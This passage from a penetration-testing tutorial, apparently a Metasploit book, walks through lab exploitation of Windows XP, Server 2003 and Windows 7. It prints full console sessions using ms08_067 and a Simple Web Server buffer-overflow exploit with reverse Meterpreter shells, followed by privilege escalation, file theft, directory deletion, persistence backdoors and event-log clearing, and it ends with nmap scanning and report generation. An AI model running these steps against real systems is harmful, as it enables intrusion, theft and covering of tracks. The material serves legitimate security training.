Payload	What action to perform upon a successful exploitation	The `windows/meterpreter/reverse_tcp` payload will set up a reverse connection back to the attacker machine if the target gets exploited successfully
LHOST	The IP address of the attacker machine	`192.168.75.133`

Option	Explanation	Value
LPORT	The port of the attacker machine that will handle communications, which the reverse shell will connect to on the target system	4444 (set as default)
EXITFUNC	Used to specify how the process is to be terminated in case of a failure, crash, or normal exit (default)	
SMBPIPE	Used to select a particular pipe to be used when setting up the communication and **Inter Process Communication** (**IPC**) (default)	
Meterpreter	A Metasploit module that is composed of a variety of post-exploitation functions	

Let's now run the exploit against the target:




```
msf exploit(ms08_067_netapi) > back
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.75.130
RHOST => 192.168.75.130
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.75.133
LHOST => 192.168.75.133
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.75.133:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749056 bytes) to 192.168.75.130
[*] Meterpreter session 2 opened (192.168.75.133:4444 -> 192.168.75.130:1034) at 2
013-08-28 11:26:14 -0400

meterpreter >
```

We are skipping the process of setting the values that are active by default. To check which default values are active, type the `show options` or `show advanced` command.

By setting up all the required parameters as shown in the preceding screenshot, we choose to exploit the system and gain access to the target by issuing the `exploit` command.

We can see the prompt changing to **meterpreter**. This denotes a successful payload execution and marks the exploit's success.


Let's use some of the post-exploitation features of Metasploit. Let's begin by collecting the basic information about the target by issuing the `sysinfo` command, as shown in the following screenshot:



```
meterpreter > sysinfo
Computer        : NIPUN-DEBBE6F84
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 1080
```

Next, we issue `getuid` and `getpid` to find out the current privileges' level and the current process we have broken into.


Consider a scenario where the user of a target machine terminates the process. In this case, the access will be lost, and we will need to relaunch the entire attack. To overcome this issue, we can migrate from this process into a more reliable process with the help of the `migrate` command. A more reliable process can be the main process in Windows, which is `explorer.exe`. However, to migrate, we need to have the process ID of the `explorer.exe` process. We can find out the process ID for `explorer.exe` with the `ps` command. By finding out the process ID of the process in which we wish to jump into, we can issue the `migrate` command followed by the process ID of the process, as shown in the following screenshot:



```
meterpreter > migrate 1692
[*] Migrating to 1692...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1692
meterpreter > getuid
Server username: NIPUN-DEBBE6F84\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

We can verify the migration process by issuing the `getpid` command again. Moreover, we can see that meterpreter shows us the current process ID of the `explorer.exe` process. This denotes successful migration of the shell into the `explorer.exe` process. However, as soon as we try issuing the `getuid` command, it shows that we only have user-level access. This is because we migrated into a user-initiated process, `explorer.exe`. However, we can gain system-level access back again by issuing the `getsystem` command.

Now, let's perform some of the basic post-exploitation functions such as removing a directory with the `rmdir` command, changing a directory with the `cd` command, listing the contents of a directory with the `ls` command, and downloading a file with the `download` command, as shown in the following screenshot:




```
meterpreter > rmdir Confidential-Client
Removing directory: Confidential-Client
meterpreter > cd Market-Data
meterpreter > ls

Listing: C:\R&D\Market-Data
===========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2013-08-28 11:31:02 -0400  .
40777/rwxrwxrwx   0     dir   2013-08-28 11:34:17 -0400  ..
100666/rw-rw-rw-  5     fil   2013-08-28 11:31:07 -0400  data.txt

meterpreter > download data.txt
[*] downloading: data.txt -> data.txt
[*] downloaded : data.txt -> data.txt
meterpreter > █
```

If you closely look at the preceding screenshot, you'll realize that we removed a directory named `Confidential-Client` with the `rmdir` command. Then, we downloaded a file present in the `Market-Data` directory named `data.txt` with the `download` command.

Maintaining access


Maintaining access is crucial because we might need to interact with the hacked system repeatedly. So, in order to achieve this, we can add a new user to the hacked system, or we can use the `persistence` module from Metasploit. Running the `persistence` module will make the access to the target system permanent by installing a permanent backdoor to it. Therefore, if in any case the vulnerability patches, we can still maintain the access on that target system, as shown in the following screenshot:



```
meterpreter > run persistence
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf3/logs/persistence/NIPUN-DEBBE6F84_
20130828.4019/NIPUN-DEBBE6F84_20130828.4019.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.75.133 LPORT=4444
[*] Persistent agent script is 612454 bytes long
[+] Persisten Script written to C:\WINDOWS\TEMP\ytPXugfnM.vbs
[*] Executing script C:\WINDOWS\TEMP\ytPXugfnM.vbs
[+] Agent executed with PID 2680
```

Running the `persistence` module will upload and execute a malicious `.vbs` script on the target. The execution of this malicious script will cause a connection attempt to be made to the attacker's system with a gap of every few seconds. This process will also be installed as a service and is added to the start up programs list. So, no matter how many times the target system boots, the service will be installed permanently. Hence, its effect remains unless the service is uninstalled or removed manually.

In order to connect to this malicious service at the target and regain access, we need to set up a multi/handler. A multi/handler is a universal exploit handler used to handle incoming connections initiated by the executed payloads at the target machine. To use an exploit handler, we need to issue commands as shown in the following screenshot, from the Metasploit framework's console:




```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.75.133
LHOST => 192.168.75.133
msf exploit(handler) > exploit
```

A key point here is that we need to set the same payload and the LPORT option, which we used while running the `persistence` module.

After issuing the `exploit` command, the multi/handler starts to wait for the connection to be made from the target system. As soon as an incoming connection gets detected, we are presented with the meterpreter shell.

Clearing tracks

After a successful breach into the target system, it is advisable to clear every track of our presence. In order to achieve this, we need to clear the event logs. We can clear them with the **event manager** module as follows:



```
meterpreter > run event_manager -c
[-] You must specify and eventlog to query!
[*] Application:
[*] Clearing Application
[*] Event Log Application Cleared!
[*] Security:
[*] Clearing Security
[*] Event Log Security Cleared!
[*] System:
[*] Clearing System
[*] Event Log System Cleared!
meterpreter >
```

We can also remove event logs by issuing the `clearev` command from the meterpreter shell.

At this point, we end up with the penetration testing process for the Windows XP environment and can continue with the report generation process. In the preceding test, we focused on a single vulnerability only, just for the sake of learning. However, we must test all the vulnerabilities to verify all the potential vulnerabilities in the target system.


Penetration testing Windows Server 2003

Windows Server 2003 can be tested in exactly the same way as we did for Windows XP. This is because both the operating systems fall under the same kernel code set. However, make sure that repeated attempts to exploit a Windows Server 2003 could cause the server to crash. Therefore, both the Windows XP and Windows Server 2003 are found vulnerable to the NETAPI-based vulnerability. However, the vulnerabilities in IIS and old instances of MSSQL can be additionally tested within the scope of the test.

Let's try out the same exploit for Windows Server 2003 as follows:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 192.168.75.139
RHOST => 192.168.75.139
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 192.168.75.138
LHOST => 192.168.75.138
msf  exploit(ms08_067_netapi) > exploit
```

We can see the exploit working like a charm in Windows Server 2003 as well, as shown in the following screenshot:



```
[*] Started reverse handler on 192.168.75.138:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.75.139
[*] Meterpreter session 2 opened (192.168.75.138:4444 -> 192.168.75.139:1030) at
 2013-08-31 17:52:24 +0000

meterpreter > sysinfo
Computer        : APEX-BJOZQELLBN
OS              : Windows .NET Server (Build 3790).
Architecture    : x86
System Language : pt_BR
Meterpreter     : x86/win32
meterpreter >
```

Additionally, we can use the client-based exploitation approach here as well. We will study about client-based exploitation in the latter chapters. However, I leave Windows Server 2003 as an exercise for you.

Let's move further and test a much more advanced operating system in terms of security policies.


Penetration testing Windows 7

Exploiting a Windows 7 system is much more difficult than the previously discussed operating systems. This is due to the complex architecture of windows 7, the implementation of much greater security policies such as usage of ASLR, and much more advanced firewalls.

So, how can we attack Windows 7 systems? The answer to this question is by exploiting third-party applications in use or the client-based exploitation.

Gathering intelligence

Let's start by port scanning the target system. This time, however, let's perform a stealth scan by defining the `-sS` switch. **Half-open scan/ Syn scan** is another name given to the stealth scan because it only completes two of the three phases of a TCP's three-way handshake. Therefore, it creates less noise on the network. Let's also provide a few commonly found open ports with the `-p` switch. However, using this switch will instruct NMAP to only test these ports and skip every other port as shown in the following screenshot:




```
root@kali:~# nmap -sS 192.168.75.137 -p21,22,25,80,110,445

Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-31 17:37 UTC
Nmap scan report for 192.168.75.137
Host is up (0.026s latency).
PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  closed ssh
25/tcp  closed smtp
80/tcp  open   http
110/tcp closed pop3
445/tcp open   microsoft-ds
MAC Address: 00:0C:29:42:91:C5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
root@kali:~# 
```

After scanning the target at ports 21, 22, 25, 80, 110, and 445, we can only see port 80 and port 445 open.

At this point, we know that the target is up and running. We also know that port 80 and port 445 are open. Repeating the OS fingerprinting process from the previous scan on the windows XP system, we can conclude that the IP address is running Windows 7. I skip this step for you to encourage self-exploration.

We will use another type of scan here to identify services. This scan is known as service detection scan and is denoted by the `-sV` switch. We already know that port 445, by default, runs the `microsoft-ds` service, so we skip checking it. Therefore, the only port under exploration is port 80. We instruct NMAP in the preceding command to perform a service detection scan only on port 80 by specifying it using the `-p` switch.

Let's move further and figure out which service is running on port 80 along with its version, as shown in the following screenshot:



```
root@kali:~# nmap -sV 192.168.75.137 -p80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-31 17:38 UTC
Nmap scan report for 192.168.75.137
Host is up (0.093s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    PMSoftware Simple Web Server 2.2
MAC Address: 00:0C:29:42:91:C5 (VMware)
```

Modeling threats

From the gathering intelligence phase, we know that port 80 and port 445 are open at the target premises. Additionally, we also know that port 80 is running **PMSoftware Simple Web Server 2.2** and port 445 is running the `Microsoft-ds` service. Exploring the CVE details about the service running on port 445, we can easily figure out that Windows 7 operating system is free from the bug that was the most common bug in Windows XP/2003 operating systems. At this point of the test, we only have port 80 to attack. So, let's gather details about this vulnerability via `http://www.osvdb.org/84310`. Exploring the vulnerability details, we can see that a public exploit is available for this version of the HTTP server.

Details about the exploit can be found at `http://www.rapid7.com/db/modules/exploit/windows/http/sws_connection_bof`.

Vulnerability analysis

A **simple web server connection buffer overflow** vulnerability can allow an attacker to send a malicious HTTP request in the HTTP `Connection` parameter to trigger a buffer overflow in the application and gain access to the system.


The exploitation procedure

A vulnerability is triggered when we send an `HTTP/GET/1.1` request along with other parameters such as `Connection` and `Host`. We supply the target IP as host. However, when it comes to the `Connection` parameter, we supply enough junk data to possibly crash the buffer and fill up the remaining registers with our custom values. These custom values will overwrite **Extended instruction pointer** (**EIP**) and other registers that will cause a redirection in the program. Therefore, it will redirect the execution of the program and present us with the entire control of the system. The overflow actually occurs when this malicious request is tried to be printed by the software using the `vsprintf()` function, but instead, ends up filling the buffer and space beyond the limits of the buffer. This overwrites the values of EIP that holds the address of the next instruction and other registers with values supplied in the request itself.

Taking a step further, let's exploit the target system using the vulnerability.

Exploitation and post-exploitation

After launching the Metasploit framework, we issue the `use` command followed by the path of the exploit to start working with the exploit. We move further by exploiting the target after setting all the required options and the payload, as shown in the following screenshot:



```
msf > use exploit/windows/http/sws_connection_bof
msf  exploit(sws_connection_bof) > set RHOST 192.168.75.137
RHOST => 192.168.75.137
msf  exploit(sws_connection_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(sws_connection_bof) > set LHOST 192.168.75.138
LHOST => 192.168.75.138
msf  exploit(sws_connection_bof) > exploit

[*] Started reverse handler on 192.168.75.138:4444
[*] Trying target SimpleWebServer 2.2-rc2 / Windows XP SP3 / Windows 7 SP1...
[*] Sending stage (752128 bytes) to 192.168.75.137
[*] Meterpreter session 2 opened (192.168.75.138:4444 -> 192.168.75.137:49159) a
t 2013-08-31 17:42:11 +0000

meterpreter > sysinfo
Computer        : WIN-DJR41HT3R0S
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > █
```

Bingo! We made it. We successfully exploited a Windows 7 system with a third-party application. Let's verify the target system by issuing the `sysinfo` command from meterpreter in order to verify the details of Windows 7.

Furthermore, we can elevate privileges, gain system-level access, run backdoors, and download/upload files to the exploited system easily. I leave these post-exploitation features as an exercise for you to complete.

Using the database to store and fetch results

It is always a better approach to store the results when you perform penetration testing. This will help us build a knowledge base about hosts, services, and the vulnerabilities in the scope of a penetration test. In order to achieve this functionality, we can use databases in Metasploit.

The latest version of Metasploit favors `PostgreSQL` as the default database. However, some users face many problems with it. The most common problem is the **database not connected** error. In order to address this issue, open a terminal and issue the following commands:


```
#services postgresql start
#services metasploit start
```

Now, restart Metasploit, and you will see that the error no longer exists.

After solving database issues, let's take one step further and start with database operations. To find out the status of the databases, open the Metasploit framework's console and type the following command:

```
msf>db_status
```

The preceding command will check whether the database is connected and is ready to store the scan results or not, as shown in the following screenshot:




```
msf > db_status
[*] postgresql connected to msf3
msf > 
```

Next, if we want to connect to a database other than the default one, we can change the database using the following command:

```
db_connect
```


However, typing only the preceding command will display its usage methods as we can see in the following screenshot:



```
msf > db_connect
[*]    Usage: db_connect <user:pass>@<host:port>/<database>
[*]       OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*]        db_connect user@metasploit3
[*]        db_connect user:pass@192.168.0.2/metasploit3
[*]        db_connect user:pass@192.168.0.2:1500/metasploit3
msf > db_driver
[*]    Active Driver: postgresql
[*]        Available: postgresql, mysql
```

In order to connect to a database, we need to supply a username, password, and a port with the database name along with the `db_connect` command.

Let's explore what various other commands that we have in Metasploit do for databases, as shown in the following screenshot:




```
msf > db_
db_connect        db_export         db_nmap           db_status
db_disconnect     db_import         db_rebuild_cache
msf > db_status
[*] postgresql connected to msf3
msf > 
```

We have seven different commands for database operations. Let's see what they are supposed to do. The following table will help us understand these database commands:

Command	Usage information
`db_connect`	This command is used to interact with databases other than the default one
`db_export`	This command is used to export the entire set of data stored in the database for the sake of creating reports or as an input to another tool
`db_nmap`	This command is used for scanning the target with NMAP, but storing the results in the Metasploit database
`db_status`	This command is used to check whether the database connectivity is present or not
`db_disconnect`	This command is used to disconnect from a particular database
`db_import`	This command is used to import results from other tools such as Nessus, NMAP, and so on
`db_rebuild_cache`	This command is used to rebuild the cache in case the earlier cache gets corrupted or is stored with older results

After gaining a basic knowledge of database commands, let's move further and perform an NMAP scan through a database extension in Metasploit. This scan will automatically add all the details that are found to various sections of Metasploit.


Let's run a service detection scan by using the `-sV` switch as follows:



```
msf > db_status
[*] postgresql connected to msf3
msf > db_nmap -sV 192.168.15.5
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2013-08-27 19:08 IST
[*] Nmap: Nmap scan report for 192.168.15.5
[*] Nmap: Host is up (0.0033s latency).
[*] Nmap: Not shown: 994 closed ports
[*] Nmap: PORT     STATE SERVICE      VERSION
[*] Nmap: 80/tcp   open  http         Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e
PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1)
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 443/tcp  open  ssl/http     Apache httpd 2.2.21 ((Win32) mod_ssl/2.2.21 OpenSSL/1.0.0e
PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1)
[*] Nmap: 445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 3306/tcp open  mysql        MySQL (unauthorized)
[*] Nmap: MAC Address: 24:FD:52:03:49:E9 (Unknown)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/sub
mit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 31.28 seconds
msf > 
```


Once you're done with the NMAP scan, we can clearly see the output on the screen. However, the question that arises here is whether the scan results are stored in the database.

Let's verify the hosts present in the database using the `hosts` command. This command will show the entire list of scanned hosts with relevant information associated with them such as the MAC address, OS information, and other details, as shown in the following screenshot:



```
msf > hosts

Hosts
=====

address         mac                name  os_name            os_flavor  os_sp  purpose  info  comm
ents
-------         ---                ----  -------            ---------  -----  -------  ----  ----
----
192.168.15.5    24:FD:52:03:49:E9        Microsoft Windows                    server
213.201.199.13                           Unknown                              device
```

In addition, we can see what services are available on these hosts by issuing the `services` command:



```
msf > services

Services
========

host           port  proto  name          state     info
----           ----  -----  ----          -----     ----
192.168.15.5   80    tcp    http          open      Apache httpd 2.2.21 (Win32) mod_ssl/2.2.21 O
penSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
192.168.15.5   135   tcp    msrpc         open      Microsoft Windows RPC
192.168.15.5   139   tcp    netbios-ssn   open
192.168.15.5   443   tcp    http          open      Apache httpd 2.2.21 (Win32) mod_ssl/2.2.21 O
penSSL/1.0.0e PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
192.168.15.5   3306  tcp    mysql         open      MySQL unauthorized
192.168.15.5   445   tcp    microsoft-ds  open      Microsoft Windows XP microsoft-ds
213.201.199.13 21    tcp    ftp           filtered
213.201.199.13 22    tcp    ssh           filtered
213.201.199.13 25    tcp    smtp          filtered
```

We can clearly see the list of all the services that are found on hosts present in the database.

The idea of using databases helps us store the scan details, which results in better vulnerability management.

Generating reports

Metasploit's pro edition provides great options to generate reports on a professional basis. However, when it comes to the Metasploit community edition, we can use databases efficiently to generate a report in the XML format. This can be simply achieved using the `db_export` function.

We can simply create an XML report by issuing the following command:

```
msf> db_export -f xml /home/apex/report.xml
```

The `-f` switch here defines the format of the report. The report in the XML format can be imported into many popular vulnerability scanners such as Nessus, and so on, which will help us in finding out more about the target host.

The dominance of Metasploit

